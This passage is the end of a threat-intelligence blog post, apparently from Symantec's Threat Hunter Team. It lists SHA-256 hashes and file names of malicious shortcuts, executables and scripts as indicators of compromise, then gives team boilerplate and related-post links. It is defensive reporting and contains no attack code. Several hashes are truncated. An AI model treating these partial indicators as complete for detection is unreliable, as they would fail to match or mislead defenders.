d93f7fb038abdb8481e6de0008eaf501508c33c7aca8f40fdd384a7b309b31df	deserves.lnk
85c14f4a7580623f967b9e9f7120a14bd3291f2177298e6bcb32e234af9bb2a8	smycwtexsedfcwu.
b2c4a9242b8dda270b7742b026812011b733fd7aff12d7f4a242678ee954ed8b	depend.lnk
f313221677a7bca63d199ff2e1945866e70d535849d0d64b50b784ecd65a143c	deputy.exe
cf7d5172dc578138725bcc50bf30a82ad09db0ee7d78c6301de10bdfe8108bc8	deputy.exe
f933791dfb9ea729e75937923690fe86e69e25b17d85aaa12ace29b0657bcf29	deputy.exe
6e96621992288bf003be750b29f48bfdea324d9dfdb4951f0fa0de5070d301df	defensive.lnk
33d511a761a663863426dc41499f7d851e9824678ed7d7f481dc4dd680bad9de	departed.lnk
47fc29821791bb47ce2e9aebb4ee997b163ea2e6988674d84895ee80baa966f0	deity.lnk
583741d4b693d5af79cda7fc534ce2d404074a10e1efe0010c62339da4a26afd	dessert.lnk
989362e61facd0a0d4d9edccb7e67e8fe23b639fb67a533f2518d799be150cbc	denote.lnk
f8a90cd8727c9dfad3f850e7195af719a12e4c66f57dcf2671f20b550e0d6578	depart.lnk
557ec4e0314c9f84fa49f9a01287d22d5c3885648a2194fdf9cdbf42356e65a6	delirium.lnk
412a761d6040f097390e4f04b619908856cebc79c76231b5838a96a3b6570b76	denote.lnk
8a4613a05c7dc8c47e8af2fa8244d0f944e8a9230c56c4979e39112a945c415e	delicious.lnk
ebe0d2bc31e6ab5a5be89bb08f902d3abfa73e4c05ccba7f3f527114f5b82003	demanded.lnk
56331bbea28b502cf83c93bb4cb51d0ba67a175d7faa6b5725526574e7040961	delighted.lnk
cf2ef8f895721d0a2479199bd5ed106f5d504b7d42d7cff65e38b8118299ca48	destitute.lnk
8d501ff6fd5559c6a842bd559cd3a3a96a24846c1bc28137b6625f8d65e8e007	decimal.lnk
13cbf286f1c0739b692cb729db517b092dcb11f8291d5a6ea3595bc382821939	design.lnk
e1fbce179add6e9dc9b58219e14d8bc64f2c8fc979a3c3be97ba14e7f9df2a75	desperate.lnk
6a9fc79e1b1afb091acf3c6c7797061e64f9ee3d5c3bae8c369f77b5f1caa38d	default.lnk
7f7a7a3fce9c07b82c55f19119c5d9d9a7da70a24d2a6f73d3727fcfdda502e6	destroyer.lnk
4139524d2b3a350913e96a778cdcc41dfaa08542f59bef8ecc12b66a726c549c	deceptive.lnk
6593ff4fe7cea48b838d7c	
a9bfa4dd1547341d4d2ba	
bf49e3c80274d3cbda9ea	
a21ed6591dcd2a38d3e9f2	
b8960abbdd1526fcaf23b	

00aa1fa6e40954f9e2128bc2c2322ffbffc6c8ecfa169efe60285c6c379c6351	depended.exe
cd1812e376834efd129a8acc8d840eab498bc4f5955adbf2069620e3f084dce9	tvplaylist.mov
8662d61e6a53184e6b179c23784a01fd5766539e67d6d9150a60902f2939df4c	depart.lnk
c65c23de51fbd99621f8473c632e4637994deeae73f599296efb8c7b7d00bae7	destruction.lnk
e1671159e4dd5f2095960a042a20e1c7e188697ef88856063f97dfc8cf8739da	defiance.lnk
2c89dab8f7974bf40ae57a4daea817d46fa470df803fcf6e435a2e2cec94068a	deputy.lnk
32d24fc67ab84789cd000c22ea377d8c80bcbc27784366a425da2d1874439d09	deputy.exe
62ecf284fd96e9307f7b6bfac3108a3b93cbe76cb15bd325c5b072ff05e9fcf7	deputy.exe
1ea3881d5d03214d6b7e37fb7b10221ef51782080a24cc3e275f42a3c1ea99c1	planeta.exe
b56531e7fbb4477743f31eda6abef8699f505350b958ba936b9ed94d48a4fa6b	planeta.exe
7cefcf45949e651e583eadacd0c0ae29d23e5440d30eb9f44e2302894c58e713	delicious.lnk
356140d3c25d86a1ff14a5a34ed99da9398d473241dedb2d1f6413588b347ce2	deployment.lnk
0bfe7d56dcfb616156fc3069a721a97d403f903aaa996cc95bd433fafb74caa4	planeta.exe
cb98673e0253dbb8d8f66a982599a02d2539a28d2bfd62e34ffd32df61c34277	delicate.exe
23dd82d729e5f6e40bbf1fc7d2afa593d7f84982d39f938fb706d31b3697134e	delicate.lnk
cfe679cb37b64f96cc5dcaaa660dccb6dd725989197c9de71c89ed541e6da1c8	deer.lnk
09631b2779858e05b39656940b392db85d627ca5fa525f177159677fc70efa39	decency.lnk
1eacf997ad8ee80f414e6b314337042e457d3eed15f6ebd3281960eec2fd35c5	deputy.lnk
7c5909f6ae4e30ed1bd8625571790d7dc8d721da1bc1f9aaaf7fa464a4541ea4	delivered.lnk
46c9937a0b2dceecb78e3e02526a1c8ac6a21d3460b1af52c1e1b996f14a3442	decidedly.lnk
24543fdb4a5cca5d93a9ffc052c9b0c15ce23999d70cfafa05e59cc31627bce5	deployment.lnk
b7bd622b279d3d3927daa64c7c9bc97887d85fccf360d46158e1c01c96bb6cb5	deliver.lnk
ead73958ddba93afc032bdf8ee997510548447a41f3a3dc5a8005a9cb11dced8	deputy.lnk
49dc7b4ae49deedd74e08760e9723cdea4c61286bd3a98149ea9abdf6b81befb	dene.lnk
e42a68db9a99b11f97ea2f	
d546e63f4d4922f0eeeed	
9b8d589cd1799935d8cd	
b46e872375b3c910fb589	
a20e38bacc979a5aa18f19	

817901df616c77dd1e5694e3d75aebb3a52464c23a06820517108c74edd07fbc	deep-versed.nls
fd9a9dd9c73088d1ffdea85540ee671d8abb6b5ab37d66a760b2350951c784d0	z4z05jn4.egf.exe
1ddc9b873fe4f4c8cf8978b6b1bb0e4d9dc07e60ba188ac6a5ad8f162d2a1e8f	deep-green.exe
f6c56a51c1f0139036e80a517a6634d4d87d05cce17c4ca5adc1055b42bf03aa	deep-green.exe
de5a53a3b75e3e730755af09e3cacb7e6d171fc9b1853a7200e5dfb9044ab20a	deep-green.exe
d15a7e69769f4727f7b522995a17a0206ac9450cfb0dfe1fc98fd32272ee5ba7	deep-green.exe
45f8a037bf622bbee8ea50e069ffd74f8ffcb2273b3d3a1bd961b5f725de04a0	BAT file
e78a4ac2af9e94e7ae2c8e8d7099c6449562dc78cd3ce325e7d70da58773740c	PE file
966474abe018536e7224466129b9351a4bd850270f66fbfa206c1279c4f2a04a	Text file - hateful.ic
58075401e25cfe4a3abf6864860fc846ec313dc1add20d686990f0d626f2a597	VBS file - saviour.ic
119f9f69e6fa1f02c1940d1d222ecf67d739c7d240b5ac8d7ec862998fee064d	PE file - 2444.tmp
d68688e9316c2712a27bd4bbd5e3ed762fb39bd34f1811ce4c0f0ca0480effb5	BAT file - 32161.cm
d8a01f69840c07ace6ae33e2f76e832c22d4513c07e252b6730b6de51c2e4385	PE file - MSRC4Plugin_for_
99c9440a84cdc428ce140de901452eb334faec49f1f6258acdde1ddcbb34376e	key file - rc4.key
e9b97d421e01a808bf62e8eb4534c1fc91c7158e1faac57dd7450f285a31041c	INI file - UltraVNC.i
0632bc84e157bfce9a3d0600997faa21e4edb77865f67f598c7ca52f2f351e83	VBS file - hateful.tx
db49fe96714ebd9707e5cd31e7f366016e45926ff577cce9c34a73ee1b6efcf9	VBS file - 8528.txt
98fd1d7dad30f0e68ff190f3891dfef262029f700b75e1958545fd580b0a4a2d	VBS file - scatter.ra
476e78c8777a6e344177c71953b27c27b4b572985e70e8a8594ff8b86bf66aa3	Text file - savagely.
33d30cc71324c24c74d7575d7bfaebd578607122cc581f093267a9c511da044b	HTA file - procexp.l
4b86b7902adda55a9672c41bdfd6eff0ff3d6aa6a5accf8cf2b029e17d9cb25a	PE file
7f97d312d6d7515ecfe7b787a0211c9e8702687e3611e38095d4f16212d75f42	BAT file



The Threat Hunter Team is a group of security experts within Symantec whose mission is to investigate targeted attacks, drive enhanced protection in Symantec products, and offer analysis that helps customers respond to attacks.

Want to comment on this post?

We encourage you to share your thoughts on your favorite social platform.

Related Blog Posts

POSTED: 22 OCT, 2024 | 5 MIN READ


Exposing the Danger Within: Hardcoded Cloud Credentials in Popular Mobile Apps

POSTED: 17 OCT, 2024 | 3 MIN READ

Ransomware: Threat Level Remains High in Third Quarter

POSTED: 2 OCT, 2024 | 5 MIN READ

Stonefly: Extortion Attacks Continue Against U.S. Targets



POSTED: 12 SEP, 2024 | 3 MIN READ

Ransomware: Attacks Once More Nearing Peak Levels